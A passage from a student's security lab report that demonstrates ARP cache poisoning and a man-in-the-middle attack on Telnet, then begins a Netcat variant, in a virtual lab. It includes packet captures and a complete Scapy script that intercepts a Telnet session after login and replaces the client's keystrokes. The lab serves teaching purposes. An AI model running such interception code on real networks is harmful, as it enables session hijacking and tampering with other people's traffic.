    Sender MAC address: PcsCompu_26:c7:6d (08:00:27:26:c7:6d)
    Sender IP address: 10.0.2.12
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.0.2.13
```


We can see the ARP Reply packet with opcode 2, the Sender IP of the client (10.0.2.12) and the Target IP of the server (10.0.2.13) and of course the attacker's MAC address '08:00:27:26:c7:6d'.

Second the ARP Request packet we sent to change the MAC cache duplication problem:

```
▼ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: PcsCompu_ff:ff:ff (08:00:27:ff:ff:ff)
    Sender IP address: 10.0.2.11
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.0.2.13
```

We can see the ARP Request packet with opcode 1, the Sender IP of the attacker (10.0.2.11) and the Target IP of the server (10.0.2.13) and of course the spoofed attacker's MAC address '08:00:27:ff:ff:ff'.


Typing ‘arp -a’ command again on the client host to see the ARP cache.




We can now see that the client’s IP (10.0.2.12) mapped to the Attacker MAC (08:00:27:26:c7:6d) and the Attacker’s IP 10.0.2.11 mapped to the forged MAC ’08:00:27:ff:ff:ff’

Step 2 (Testing).

Before pinging between the host and the server, I changed the promiscuous mode on all the machines to “Deny” showing the relevant packets.




By typing “ping 10.0.2.13” from the client ping from the terminal, I sent ping packets:




We can see 14 packets transmitted. we can also see 100% packet loss.

By exploring Wireshark on the **client** host we can see our ICMP packets being sent.




We can see the source and destination of the client and server.
We can also see that there are no replies.

By exploring Wireshark on the **server** host we can see we have no ICMP packets.



Not showing any ICMP packets on Wireshark.


By exploring Wireshark on the **attacker** host we can see the ICMP packets sent by the client.



We can see the source and destination of the client and server.


Step 3 (Turn on IP forwarding).

By typing “sudo sysctl net.ipv4.ip_forward=1” we instruct the system control to allow forwarding network forwarding of IPv4 packets.



We can see the command was successful executed.


By typing “ping 10.0.2.13” from the client ping from the terminal, I sent ping packets:



We can see we have 4 transmitted packets and 0% packet loss.

By allowing ip_forwarding on the **attacker** host we instructed the OS to forward the receiving packets to their rightful destination.

By exploring Wireshark on the **server** host we can see **now** the ICMP packets sent by the client.



We can see the ICMP Redirect (between the client and the server) being applied by the **attacker** and the fact that we have an ICMP Echo reply.

Step 4 (Launch the MITM attack).

I wrote the following code in python (using scapy) which does everything automatically.

First it sets the ipv4_forwarding to True, later start filtering the TCP packets and waits for a successful connection.

Then it sets the ipv4_forwarding to False and change the data sent to the server.
We chose to send our first name's letters.

*NOTE: Alex is a name of a friend

/bin/bash 110x34

```
from scapy.all import *
import os

# setting new packet data to send to server
counter = 0
succeed_login = False
counter_to_disable_ip_forwarding = 0
turn_off = False
ip_forwarding_off = False

Alex_And_David = [' ', 'A', '&', 'D', ' ']

spf_client = '10.0.2.12'
spf_server = '10.0.2.13'

our_mac = "08:00:27:26:c7:6d"
login_check = "Last login: "

# set ip forwarding to true
os.system('sudo sysctl net.ipv4.ip_forward=1')
```

I set our names to be printed, and set ip forwarding to True.

here we can see I check for the “Last Login” message to identify successful connection.

```
def check_success_login(pkt):
        if (pkt.haslayer(Raw) == False):
                return
        # symbol to turn off ip forwarding 4 is constant since telnet uses a structure
        # which will send extra 4 messages we don't need for our purpose
        if (counter_to_disable_ip_forwarding < 4):
                if (succeed_login == False):
                        if (pkt.haslayer(Raw)):
                                try:
                                        if(login_check in str(pkt[TCP][Raw].load, encoding='utf-8')):
                                                print("found success login = ", pkt[TCP][Raw].load)
                                                global succeed_login
                                                succeed_login = True
                                                return False
                                except:
                                        print("can't decode data, keep forward")
                                        return False
                elif(succeed_login == True):
                        global counter_to_disable_ip_forwarding
                        counter_to_disable_ip_forwarding+=1
                        return False
        else:
                return True
```

Turn off ip forwarding method.

```
def turn_forwarding_off():
        global turn_off, ip_forwarding_off
        os.system('sudo sysctl net.ipv4.ip_forward=0')
        turn_off = True
        ip_forwarding_off = True
```

Here we can see I check the message is not from our mac, then check for success login and turn off ip forwarding.

Then we get the packet and construct a new one with our first name's letters.

/bin/bash 110x34

```
# spoof TCP packets -> replace with selected data above
def spoof_pkt(pkt):

        # check if packet sent with our src mac so we won't interfere
        if (pkt[Ether].src == our_mac):
                return

        # check of turn_off set to true
        if(turn_off == False):
                # symbol to turn off ip forwarding
                if(check_success_login(pkt) == False or check_success_login(pkt) == None):
                        return
                else:
                        turn_forwarding_off()

        # if turn_off is True and ip_forwarding_off is False -> turn off ip forwarding
        elif(turn_off == True and ip_forwarding_off == False):
                turn_forwarding_off()

        # check if source is the client , destination is the server and the TCP has a payload
        if (pkt[IP].src == spf_client and pkt[IP].dst == spf_server and pkt[TCP].payload):
                #print("old data = ", pkt[TCP].payload)
                print("old data received  = ", pkt[TCP][Raw].load.decode("utf-8"))
                # get IP layer (IP, TCP), delete chksum and payload
                newpkt = pkt.getlayer(IP)
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                del(newpkt[TCP].payload)

                # assign new data to our data from above and loop through the list
                global counter
                newdata = Alex_And_David[(counter % len(Alex_And_David))]
                counter+=1
                                                                                        85,1-8
```

Finally, we can see I sent the spoofed packet, or just forward the message back from the server to the client.

Here we can also see I filtered the traffic for Telnet communication.

```
                # assign new data to our data from above and loop through the list
                global counter
                newdata = Alex_And_David[(counter % len(Alex_And_David))]
                counter+=1

                # construct the packet and send it
                newpkt = newpkt/newdata
                send(newpkt)

                print("new data sent = ", newpkt[Raw].load.decode("utf-8"))

        # check if source is the server , destination is the client -> send the packet to the client as is
        elif (pkt[IP].src == spf_server and pkt[IP].dst == spf_client):
                send(pkt[IP])


# filter traffic for tcp telnet packets
def filter_telnet(pkt):
        if(TCP in pkt and (pkt[TCP].dport == 23 or pkt[TCP].sport == 23)):
                return pkt

pkts = sniff(lfilter=filter_telnet ,prn=spoof_pkt)
```

Note: The ARP Spoofing attack has already launched at the previous steps, so now we go on to the telnet spoofing.

Executed the program on the attacker host.

```
/bin/bash 110x34
[Tue Mar 30|01:49@Lab_Attacker]:~/.../final$ sudo python3 telnet_MITM_attack.py
telnet_MITM_attack.py:33: SyntaxWarning: name 'succeed_login' is used prior to global declaration
  global succeed_login
telnet_MITM_attack.py:40: SyntaxWarning: name 'counter_to_disable_ip_forwarding' is used prior to g
ration
  global counter_to_disable_ip_forwarding
net.ipv4.ip_forward = 1
```


We can see the script starts (we can ignore the python Syntax warning) and sets ip forwarding to True.

By typing “telnet 10.0.2.13” from the client I start telnet communication with the server. Entered the username and password.

```
/bin/bash 80x24
[Tue Mar 30|01:46@Lab_Client]:~$ telnet 10.0.2.13
Trying 10.0.2.13...
Connected to 10.0.2.13.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Lab_Server login: seed
Password:
Last login: Tue Mar 30 01:26:53 IDT 2021 from 10.0.2.12 on pts/22
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[Tue Mar 30|01:50@Lab_Server]:~$
```

We can see we got the result (“Last login ”) which the script waits for.

Typed (many ‘s’s) to the console.



We can see we are connected to the server from the client, and instead of getting back ‘s’, we get our “A&D” from the python code.
We can also see by filtering in Wireshark with the following filter “tcp.stream eq 0” the entire TCP stream between the client and the server – The blue indicates the receiving communication from the server.

Task 2 Summary

- I have succeeded the task. The screenshots of the arp tables, Wireshark, the ping command output, and the terminal output using the telnet can show it.
- I learned how to take advantage of an unsecure protocol by following its behavior.
- The task aligned with the theory – again I sent “legitimate” packets through the network, sort of dropped the original packets, and the receiving end acted as the OS and the protocol instruct it to act.
- I had a few bumps along the road. I had to adjust a bit of the Scapy code given in the lab since it had a few bugs – such as missing letters, unsupported methods (probably deprecated):
  I simply found the correct way to do it on the Scapy documentation and by understanding the packet structure displayed by Scapy.
  Afterwards I had a little bug where I forgot to filter the packet source port as well as the destination port.

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Task Description:

Host A (the client) and host B (the server) will communicate using Netcat. Using Scapy we will change the content of the messages sent from the client to the server.

I launched our MITM attack again poisoning both the client and the server with our MAC address, same as the previous attack.

I wrote the following code in python (using scapy).

The code check if there’s communication between the victims and if it either of our first name, it changes it to a string of the first letter of the name - with the length of the name.
* basically I delete and create the payload and construct the packet with a new payload and a new length so I could give it any string of any length we would want.

```
from scapy.all import *
from getmac import get_mac_address
import re

spf_client = '10.0.2.12'
spf_server = '10.0.2.13'
our_mac = "08:00:27:26:c7:6d"

names = ["david", "alexander"]
```

Initialize ip, mac and our names.

I check if the communication is from the client to the server (we could check if it is any of them if we wanted to change our names from either side of the communication).
If the source mac address is ours, we return from the function.

```
